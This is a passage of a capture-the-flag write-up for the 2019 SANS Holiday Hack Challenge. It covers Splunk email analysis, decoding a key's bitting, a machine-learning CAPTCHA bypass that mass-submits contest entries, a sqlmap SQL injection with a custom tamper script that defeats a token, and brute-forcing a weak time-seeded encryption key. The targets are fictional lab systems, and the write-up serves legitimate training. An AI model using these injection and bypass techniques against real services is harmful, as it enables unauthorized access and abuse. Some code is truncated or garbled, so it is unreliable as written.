"results{}.workers.smtp.from"
```

This yielded 42 events for emails. I see that Carl Banas counts for 21 of these emails. Thus, I concluded that there were 21 unique emails

5. How many unique email addresses were used to send Holiday Cheer essays to Professor Banas? Please provide the numeric value. (Example: 1)

21

Question 6: What was the password for the zip archive that contained the suspicious file?

Earlier we had already determined that the suspicious file was called "19th Century Holiday Cheer Assignment.docm". I performed the following search:

```
index=main sourcetype=stoq "results{}.payload_meta.extra_data.filename"="19th Century  
Holiday Cheer Assignment.docm" | table _time results{}.workers.smtp.to  
results{}.workers.smtp.from results{}.workers.smtp.subject results{}.workers.smtp.body  
results{}.workers.smtp.x-ms-has-attach | sort -_x-ms-has-attach
```

Inside the body of the email we see that the password for this file is

123456789

6. What was the password for the zip archive that contained the suspicious file?

123456789

Question 7: What email address did the suspicious file come from?

Performing the same search as Question 6, we see that the email address came from

bradly.buttercups@eifu.org

7. What email address did the suspicious file come from?

bradly.buttermilk@eifl.org

Challenge Question: What was the message for Kent that the adversary embedded in this attack?

With all our hard work done, we perform the following search

```
index=main sourcetype=stoq "results{}.workers.smtp.from"="bradly buttercups  
<bradly.buttermilk@eifl.org>" | eval results = spath(_raw, "results{}") | mvexpand results |  
eval path=spath(results, "archivers.filedir.path"), filename=spath(results,  
"payload_meta.extra_data.filename"), fullpath=path."/filename | search fullpath!="" | table  
filename,fullpath
```

Based off our hints, we know that core.xml is our target. We see the full path of this file

```
/home/ubuntu/archive/f/f/1/e/a/ff1ea6f13be3faabd0da728f514deb7fe3577cc4/core.xml
```

Based off the other hint, we know exactly where to navigate now

```
http://elfu-soc.s3-website-us-east-1.amazonaws.com/?prefix=stoQ%20Artifacts/home/ubuntu/archive/f/f/1/e/a/
```

Upon navigating to this link, we are given a file:

<https://elfu-soc.s3.amazonaws.com/stoQ%20Artifacts/home/ubuntu/archive/f/f/1/e/a/ff1ea6f13be3faabd0da728f514deb7fe3577cc4>

When we open the file we see the message:

Kent you are so unfair. And we were going to make you the king of the Winter Carnival.

Training Center

Congratulations!

You found the message from the attacker. Be sure to record it somewhere safe for your writeup! Oh, and feel free to poke around here as long as you'd like!

Challenge Question

What was the message for Kent that the adversary embedded in this attack?

Kent you are so unfair. And we

Well that is an interesting message to say as an attacker. What did Kent do to this “person” that was so unfair? They were going to make him king of the Winter Carnival? Something fishy is definitely going on here..

Time to move onto Objective 7.

Objective 7 - Get Access To The Steam Tunnels

7) Get Access To The Steam Tunnels

Difficulty:

Gain access to the steam tunnels. Who took the turtle doves? Please tell us their first and last name. *For hints on achieving this objective, please visit Minty's dorm room and talk with Minty Candy Cane.*

In order to gain access to the steam tunnels, we first have to locate it. The Steam Tunnels are located within the Closet of the far Right (east) Dormitory bedroom. When entering the closet, we see a door in the back that we have to access with a key.

Now, in order to get the key, we can actually “hack” it by using a technique called “Key Biting”. There’s a great video on this by Deviant Ollam that can be found here:
<https://www.youtube.com/watch?reload=9&v=KU6FJnbkeLA>

But where do we find this key to even begin? Well, if you notice every time you enter the bedroom, whether it be from the hallway or leaving the closet, we see a character always entering the closet! And what do you know, this character has a key on his belt!



I then zoomed in on the key. It is Schlage:

<https://github.com/deviantollam/decoding/blob/master/Key%20Decoding/Decoding%20-%20Schlage.png>

I took this overlay and placed it on the rotated key. I then went to the key cutting station that is located inside the bedroom and began performing trial and error until I received the proper key. I placed my created keys atop the screen capture and would eyeball which set needs to be adjusted. But I finally came up with the proper dimensions

122520

With the correct key, I was able to get through the door of the closet and entered "Krampus Lair". We walk down the lair and speak with Krampus who says he stole the turtle doves

Krampus Hollyfeld

Success! Time to move onto Objective 8.

Objective 8 - Bypassing the Frido Sleigh CAPTEHA

8) Bypassing the Frido Sleigh CAPTEHA

Difficulty: 

Help Krampus beat the Frido Sleigh contest. For hints on achieving this objective, please talk with Alabaster Snowball in the Speaker Unpreparedness Room.

Now that we have access to the steam tunnels, we chat more with Krampus

Though I spend my time in the tunnels and smoke,
In this whole wide world, there's no happier bloke!
Yes, I borrowed Santa's turtle doves for just a bit.
Someone left some scraps of paper near that fireplace, which is a big fire hazard.
I sent the turtle doves to fetch the paper scraps.
But, before I can tell you more, I need to know that I can trust you.
Tell you what – if you can help me beat the Frido Sleigh contest (Objective 8), then I'll know I can trust you.
The contest is here on my screen and at fridosleight.com.
No purchase necessary, enter as often as you want, so I am!
They set up the rules, and lately, I have come to realize that I have certain materialistic, cookie needs.
Unfortunately, it's restricted to elves only, and I can't bypass the CAPTEHA.
(That's Completely Automated Public Turing test to tell Elves and Humans Apart.)
I've already cataloged [12,000 images](#) and decoded the [API interface](#).
Can you help me bypass the CAPTEHA and submit lots of entries?

Looks like we need to help Krampus beat the Frido Sleigh contest. We need to help him in order for him to trust us.

To begin this challenge, I watch the Machine Learning video by Chris Davis:

https://www.youtube.com/watch?v=jmVPLwjm_zs&feature=youtu.be

Within his video he linked his github that we could use as a skeleton towards this challenge.

http://github.com/chrisjd20/img_rec_tf_ml_demo

I spun up a Kali Linux VM, downloaded the 12,000 images, got a copy of the decoded API interface and followed the installation steps to install the img_rec_tf_ml_demo.

Once set up I ran the retrain python script against the 12,000 images.

```
python retrain.py --image_dir /root/HHC-2019/capteha_images
```

```
root@X9021011:~/HHC-2019/img_rec_tf_ml_demo# python3 retrain.py --image_dir /root/HHC-2019/capteha_images

2020-01-05 21:45:39.359913: W tensorflow/core/graph/graph_constructor.cc:1491] Importing a graph with a lower producer version 29 into an existing graph with producer version 134. Shape inference will have run different parts of the graph with different producer versions.
```

After it has been trained, we can use the capteh_api.py python script in order to perform the interaction against fridosleight.com.

Now, when reading the python script, we see that there's a section that needs to be added.

```
"""
MISSING IMAGE PROCESSING AND ML IMAGE PREDICTION CODE GOES HERE
""
```

My original route was to follow the demo and save the random capteha images into a directory and then process the images on the fly. However, I found that it was too slow. Instead, the python script was already saving this to a variable, so I decided to just use that and it was faster.

Below is the final code used.

```
#!/usr/bin/env python3
# Fridosleigh.com CAPTEHA API - Made by Krampus Hollyfeld
import requests
import json
import sys
import os
os.environ['TF_CPP_MIN_LOG_LEVEL'] = '3'
import tensorflow as tf
tf.logging.set_verbosity(tf.logging.ERROR)
import numpy as np
import threading
import queue
import time
import sys
import os.path
import base64

def load_labels(label_file):
    label = []
    proto_as_ascii_lines = tf.gfile.GFile(label_file).readlines()
    for l in proto_as_ascii_lines:
        label.append(l.rstrip())
    return label

def predict_image(q, sess, graph, image_bytes, img_full_path, labels, input_operation,
output_operation):
    image = read_tensor_from_image_bytes(image_bytes)
    results = sess.run(output_operation.outputs[0], {
        input_operation.outputs[0]: image
    })
    results = np.squeeze(results)
    prediction = results.argsort()[-5:][:-1][0]
    q.put( {'img_full_path':img_full_path, 'prediction':labels[prediction].title(),
'percent':results[prediction]} )

def load_graph(model_file):
    graph = tf.Graph()
    graph_def = tf.GraphDef()
    with open(model_file, "rb") as f:
        graph_def.ParseFromString(f.read())
    with graph.as_default():
        tf.import_graph_def(graph_def)
```

```

return graph

    'name':'Krampus Hollyfeld',
    'email':yourREALemailAddress,
    'age':180,
    'about':"Cause they're so flippin yummy!",
    'favorites':'thickmints'
}
# If we win the once-per minute drawing, it will tell us we were emailed.

```

```

# Should be no more than 200 times before we win. If more, somethings wrong.
entry_response = ""
entry_count = 1
while yourREALemailAddress not in entry_response and entry_count < 200:
    print('Submitting lots of entries until we win the contest! Entry #{}'.format(entry_count))
    entry_response = s.post("{}api/entry".format(url), data=userinfo).text
    entry_count += 1
print(entry_response)

if __name__ == "__main__":
    main()

```

Essentially, the main things that were modified were this

- Imported additional modules (some are not needed, but they were used during testing and I just didn't take them out)
- Lines 18 through 51 are the additional functions needed for the ML (pulled from github demo)
- Line 55 I added my email
- Line 67 I added a print statement to just see what the 3 category images are
- Lines 72 through 84 were added for the ML (pulled from github demo)
- Line 90-98: We are looping through the b64_images dictionary and extracting the uuid and base64 string
- Line 109: Creating a variable list for later use
- Line 112-125: We begin processing the images that we looped through earlier. We check if any of the images are similar to any of the 3 category images. If they are, we append it to the variable list
- Line 133: We create a csv of the variable list

The rest is part of the script.

Below is an output of the script showing we are successful

```

Frido Sleigh - A North Pole Cookie Company

**Congratulations you have been selected as a winner of
Frido Sleigh's Continuous Cookie Contest!**

To receive your reward, simply attend KringleCon at Elf University and submit the following code in your badge:

8la8LiZEwvyZr2WO

Congratulations,
The Frido Sleigh Team

To Attend KringleCon at Elf University, following the link at [kringlecon.com](#)

We then talk back with Krampus in hopes that he now trusts us

You did it! Thank you so much. I can trust you!
To help you, I have flashed the firmware in your badge to unlock a useful new feature:
magical teleportation through the steam tunnels.
As for those scraps of paper, I scanned those and put the images on my server.
I then threw the paper away.
Unfortunately, I managed to lock out my account on the server.
Hey! You've got some great skills. Would you please hack into my system and retrieve the scans?
I give you permission to hack into it, solving Objective 9 in your badge.
And, as long as you're traveling around, be sure to solve any other challenges you happen across.

Now time to move onto Objective 9.

Objective 9 - Retrieve Scraps of Paper from Server

9) Retrieve Scraps of Paper from Server

Difficulty: 

Gain access to the data on the Student Portal server and retrieve the paper scraps hosted there. What is the name of Santa's cutting-edge sleigh guidance system? *For hints on achieving this objective, please visit the dorm and talk with Pepper Minstix.*

To quickly recap our previous conversation with Krampus after completing Objective 8

You did it! Thank you so much. I can trust you!
To help you, I have flashed the firmware in your badge to unlock a useful new feature:
magical teleportation through the steam tunnels.
As for those scraps of paper, I scanned those and put the images on my server.
I then threw the paper away.
Unfortunately, I managed to lock out my account on the server.
Hey! You've got some great skills. Would you please hack into my system and retrieve the scans?
I give you permission to hack into it, solving Objective 9 in your badge.
And, as long as you're traveling around, be sure to solve any other challenges you happen across.

Alright, Krampus has given us permission to hack his server! Also, did anyone else realize that Krampus said he threw away the scraps of paper, yet there were scraps of paper next to the fireplace too? Coincidence?!?! I don't know. Either way, let's go get those scraps of paper!

Our objective is to gain access to the <https://studentportal.elfu.org/> portal and retrieve the scraps of paper from the server. Below are the steps I took in order to complete this objective.

I first started by sending an application and capturing the request with Burp Suite.

Screenshot of a browser developer tools Network tab showing a POST request to `/application-received.php`. The response status is 200 OK, content type is HTML, and the response body contains a token value.

```

POST /application-received.php HTTP/1.1
Host: studentportal.elfu.org
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://studentportal.elfu.org/apply.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 173
Connection: close
Upgrade-Insecure-Requests: 1

name=Eric&elfmail=eric%40geoda-security.com&program=a&phone=a&whyme=a&essay=a&token=MTAxMDEwNDczOTIwMTU3ODI4ODY1NTEwMTAxMDQ3My45Mg%3D%3D_MT15MjkzNDA2NjE3NjAzMjMyMzM1MTY1LjQ0

```

I then noticed that there is a “token” that gets updated that gets called by accessing “validator.php”.

Screenshot of a browser developer tools Network tab showing a GET request to `/validator.php`. The response status is 200 OK, content type is text/html, and the response body contains the token value.

```

GET /validator.php HTTP/1.1
Host: studentportal.elfu.org
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://studentportal.elfu.org/apply.php
Connection: close

HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Mon, 06 Jan 2020 05:33:15 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 85
Connection: close
X-Powered-By: PHP/7.2.1
Vary: Accept-Encoding
Strict-Transport-Security: max-age=15552000; includeSubDomains
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Robots-Tag: none
X-Download-Options: noopen
X-Permitted-Cross-Domain-Policies: none

MTAxMDEwNDgyODgwMTU3ODI4ODcSNTEwMTAxMDQ4Mi44OA==_MT15MjkzNDE4MDg2NDAzMjMyMzM1NDUyLjE
2

```

The response from “validator.php” is what gets updated into the “token” parameter and sent with the application request.

Now, in order to complete this objective I know that SQLmap is needed and that Tamper Scripts is more than likely going to be used. Below is an example of what happens when you run sqlmap but you are not taking into consideration the dynamic token, you receive an invalid/expired token message

Original request	Auto-modified request	Response
Raw	Headers	Hex

```

<a class="nav-link" href="check.php">Check Application Status</a>
</li>
</ul>
</div>
</nav>
</header>

<!-- Begin page content -->
<main role="main" class="main-container">
    <div class="coverbanner vh-100">
        <div class="background-img dark-img" style="background-image: url(img/topbanner.jpg);"></div>
        <div class="container">
            <p class="lead text-white mb-4">
                Invalid or expired token!
            </p>
        </div>
    </div>
</div>

```

I created a custom script called “eric-custom” that is located within the sqlmap tamper scripts directory (/usr/share/sqlmap/tamper/) and began creating a custom script. The final script looked like so

```

root@X9021011:~/HHC-2019/sql# cat eric-custom.py
#!/usr/bin/env python
import urllib2
from lib.core.data import kb
from lib.core.enums import PRIORITY
import string
import os
import re
import base64
from urlparse import urlparse
import urllib
__priority__ = PRIORITY.NORMAL

def dependencies():
    pass

def tamper(payload, **kwargs):

    request = urllib2.Request('https://studentportal.elfu.org/validator.php')
    request.add_header('Referer', 'https://studentportal.elfu.org/apply.php')
    response = urllib2.urlopen(request)

    srvr = response.read()

```

```

orig =
"MTAwOTE4NTI4NzY4MTU3Njg1MjAxMjEwMDkxODUyOC43Njg=_MTI5MTc1NzE2ODIzM
QzMjI5MzkyOTIwLjU3Ng=="

phone = "a"
whyme = "a"
essay = "a"
token = urllib.quote(srver)
payload = ("%s&phone=%s&whyme=%s&essay=%s&token=%s" % (payload, phone,
whyme, essay, token))
return payload

```

Essentially, I needed to beat a dynamic parameter “token”. To do so, I referenced this post which was extremely helpful: <https://gist.github.com/0xBADCA7/72b3ecf7c6e3ef229e87>. Here’s what the script does

- Send request to validator.php
- Created a Referer header to show it came from apply.php (unsure if this is necessary tbh)
- Capture response from validator.php and put into token variable
- Create additional variables “phone”, “whyme” and “essay” (because these are the parameters that are being sent in the original POST request) and send those values along with the payload.

So now when sqlmap sends the request, the entire payload will always be:

```
<payload>&phone=a&whyme=a&essay=a&token=<updatedToken>
```

Why does this matter? Because here’s what our sqlmap looks like

```

sqlmap -u "https://studentportal.elfu.org/application-received.php" --method POST --data
"name=asdf&elfmail=eric%40geoda-security.com&program=a" --tamper eric-custom
--proxy=http://127.0.0.1:8080 -p program --skip-urlencode
--headers="Referer:https://studentportal.elfu.org/apply.php\nUser-Agent:Mozilla/5.0
(Macintosh; Intel Mac OS X 10.15; rv:66.0) Gecko/20100101
Firefox/66.0\nAccept:text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\nContent-
Type:application/x-www-form-urlencoded" --delay=1

```

As you can see within the “--data” switch, we stop our request with only the name, elfmail and program parameters. Even though we know more parameters are needing to be sent. However, our tamper script will do this for us. We tell sqlmap to target the “program” parameter. The tamper script will always inject into the “program” parameter and then finish with “&phone=a&whyme=a&essay=a&token=<updatedToken>”!

Oh yeah, why did I choose the “program” parameter? Well, during enumeration I saw in the page source that the “program” parameter was “inputpasswordconfirm” and really just stood out to me.

However, there is still 1 more thing that is giving us trouble. It turns out to be the “Content-Type” parameter. Essentially, by telling sqlmap to “--skip-urlencode” our Content-Type will be sent with “text/plain; charset=utf-8”. To circumvent this, I created a rule within Burp Suite to replace all requests with the “Content-Type” value of “text/plain; charset=utf-8” to “application/x-www-form-urlencoded” instead!

Add	Enabled	Item	Match	Replace	Type	Comment
<input type="button" value="Edit"/>	<input type="checkbox"/>	Request header	^Referer.*\$		Regex	Hide Referer header
<input type="button" value="Remove"/>	<input type="checkbox"/>	Request header	^Accept-Encoding.*\$		Regex	Require non-compressed responses
<input type="button" value="Up"/>	<input type="checkbox"/>	Response header	^Set-Cookie.*\$		Regex	Ignore cookies
<input type="button" value="Down"/>	<input type="checkbox"/>	Request header	^Host: foo.example.org\$	Host: bar.example.org Origin: foo.example.org	Regex	Rewrite Host header Add spoofed CORS origin
<input type="button" value="Up"/>	<input type="checkbox"/>	Request header	^Strict-Transport-Security...		Literal	Remove HSTS headers
<input type="button" value="Down"/>	<input checked="" type="checkbox"/>	Response header	^X-XSS-Protection: 0		Regex	Disable browser XSS protection
<input type="button" value="Down"/>	<input checked="" type="checkbox"/>	Request header	text/plain; charset=utf-8	application/x-www-form-urlencoded	Literal	

As you saw in our sqlmap syntax, I added the --proxy switch to first send all sqlmap requests through Burp Suite which in turn will automatically match and replace the request header for us.

Now, when we run the sqlmap command, we successfully get a proper submission

I downloaded all the scrap PNG's and put them all together

From the Desk of:

Date: August 23, 20

Memo to Self:

Finally! I've figured out how to destroy Christmas!
Santa has a brand new, cutting edge sleigh guidance
technology, called the Super Sled-o-matic.

I've figured out a way to poison the data going into the
system so that it will divert Santa's sled on Christmas
Eve!

Santa will be unable to make the trip and the holiday
season will be destroyed! Santa's own technology will
undermine him.

That's what they deserve for not listening to my
suggestions for supporting other holiday characters!

Bwahahahahaha!

We find the name of Santa's cutting-edge sleigh guidance system!

Super Sled-O-Matic"

Also, reading that "Memo to self" message was very interesting. It sounds like they figured out a way to destroy Christmas and it's through Santa's cutting edge guidance system! Uh oh.. We must stop this person! Oh yeah.. Doesn't that image look like a tooth? Weird..

Time to move onto Objective 10.

Objective 10 - Recover Cleartext Document

10) Recover Cleartext Document

Difficulty: 4

The Elfscrow Crypto tool is a vital asset used at Elf University for encrypting SUPER SECRET documents. We can't send you the source, but we do have debug symbols that you can use.

Recover the plaintext content for this encrypted document. We know that it was encrypted on December 6, 2019, between 7pm and 9pm UTC.

What is the middle line on the cover page? (Hint: it's five words)

For hints on achieving this objective, please visit the NetWars room and talk with Holly Evergreen.

After completing Objective 9 we chat with Krampus some more

Wow! We've uncovered quite a nasty plot to destroy the holiday season.

We've gotta stop whomever is behind it!

I managed to find this protected document on one of the compromised machines in our environment.

I think our attacker was in the process of exfiltrating it.
 I'm convinced that it is somehow associated with the plan to destroy the holidays. Can you decrypt it?
 There are some smart people in the NetWars challenge room who may be able to help us.



Great job Krampus! He was able to find a protected document on one of the compromised machines. He thinks the attacker was in the process of exfiltrating it too.

For this objective, we need to recover the cleartext document. We have been given some key information as always to help us out.

Let's dive in! *Note* I bounced between Kali and Windows for this one */Note*

I first run the elfscrow.exe tool and it gives us some commands. I notice that there's an --insecure switch. Let's run the tool and encrypt something with the --insecure switch and have Wireshark listening. We will be using the file "A.txt" which contains the letter "A".

```
POST /api/store HTTP/1.1
User-Agent: ElfScrow V1.01 (SantaBrowse Compatible)
Host: elfscrow.elfu.org
Content-Length: 16
Cache-Control: no-cache

d34e55cee97006b9HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Mon, 06 Jan 2020 06:05:03 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 36
Connection: keep-alive
X-Xss-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN

8bf3eae9-6fc1-48f8-ae41-e3fcb1940cb6

Looking through Wireshark and terminal, the elfscrow tool appears to do the following when encrypting



- Elfscrow terminal creates a seed
- An encryption key is generated and printed to terminal
- The encryption key is then sent to /api/store via POST with the key as the body
- We receive a 200 response code with the Secret-ID on the screen

Let's now run the tool and decrypt the same document with the --insecure switch and have Wireshark listening again too.

Looking through Wireshark and the terminal, the elfscrow tool appears to do the following when decrypting:

- A POST request is sent to /api/retrieve with the Secret-ID in the body
- A 200 response code with the generated key
- "We found your Key" printed to terminal
- File is successfully decrypted

Immediately, I recognize that the seed value is actually EPOCH time. This is worth noting for later. But for now, let's move onto IDA and see what we go.

After installing IDA, I open up IDA and import elfscrow.exe. I also include the PDB file. I see the “super_random” function.

```

; Attributes: bp-based frame

super_random proc near
push    ebp
mov     ebp, esp
mov     eax, state
imul   eax, 214013
add    eax, 2531011
mov     state, eax
mov     eax, state
sar    eax, 10h
and    eax, 7FFFh
pop    ebp
retn
super_random endp

```

Looking at the function, I google the values and it appears to be Linear Congruential Generator (LCG). https://rosettacode.org/wiki/Linear_congruential_generator#Ruby

Here's the snippet of code found on the above link

```
module LCG
  module Common
    # The original seed of this generator.
    attr_reader :seed

    # Creates a linear congruential generator with the given _seed_.
    def initialize(seed)
      @seed = @r = seed
    end
  end

  # LCG::Berkeley generates 31-bit integers using the same formula
  # as BSD rand().
  class Berkeley
    include Common
    def rand
      @r = (1103515245 * @r + 12345) & 0x7fff_ffff
    end
  end

  # LCG::Microsoft generates 15-bit integers using the same formula
  # as rand() from the Microsoft C Runtime.
  class Microsoft
    include Common
    def rand
      @r = (214013 * @r + 2531011) & 0x7fff_ffff
      @r >> 16
    end
  end
end
```

Based off the formula, we will be using the Microsoft class. After some long trial and error, I was able to come up with the proper syntax in ruby

```
key += (((seed = (mul * seed) + plus) >> 16) & 0xFF).chr
```

Also, we are lucky to have the skeleton code given to us from the demo video. Below is the skeleton code needed to obtain our key for the “A.txt” document using the original seed used to encrypt

```
require 'openssl'

KEY_LENGTH = 8 # TODO: What is the length of the key?

def generate_key(seed)
  key = ""
  1.upto(KEY_LENGTH) do
    mul = 214013 # was 214013
    plus = 2531011# was 2531011
    #key += (((seed = ((mul * seed) + plus))) >> 16) & 0xFF).chr # SUCCESS!!
    key += (((seed = (mul * seed) + plus) >> 16) & 0xFF).chr # SUCCES, performs
  everything and does shift OUTSIDE the seed
  end

  return key
end

seed = 1578290702

key = generate_key(seed)
puts("Seed is: 1578290702")
puts("Generated key: #{key.unpack('H*')}")
```

```
C:\Users\crete\Desktop\HHC-2019\obj10>ruby skeleton-final.cpp
Seed is: 1578290702
Generated key: ["d34e55cee97006b9"]

C:\Users\crete\Desktop\HHC-2019\obj10>_
```

Excellent! We have successfully found a way to reverse the seed to obtain the generated key. Now what? Since we know the estimated time frame that the file was encrypted on December 6, 2019 between 7pm and 9pm UTC, we should be able to brute force the seed, since we know the seed is EPOCH time. I went online and found a site that would give me the EPOCH time for December 6, 2019 7pm (1575658800) and December 6, 2019 9pm (1575666000). I then wrote a script that would loop from 7pm till 9pm and output the key for each seed.

I modified the ruby skeleton code that would take an argument and use it as the seed.

```
Canons-MacBook-Pro:encrypt canonzalman$ cat key-gen.cpp
require 'openssl'

KEY_LENGTH = 8 # TODO: What is the length of the key?

def generate_key(seed)
    key = ""
    1.upto(KEY_LENGTH) do
        mul = 214013 # was 214013
        plus = 2531011# was 2531011
        key += (((seed = (mul * seed) + plus) >> 16) & 0xFF).chr # SUCCES, performs
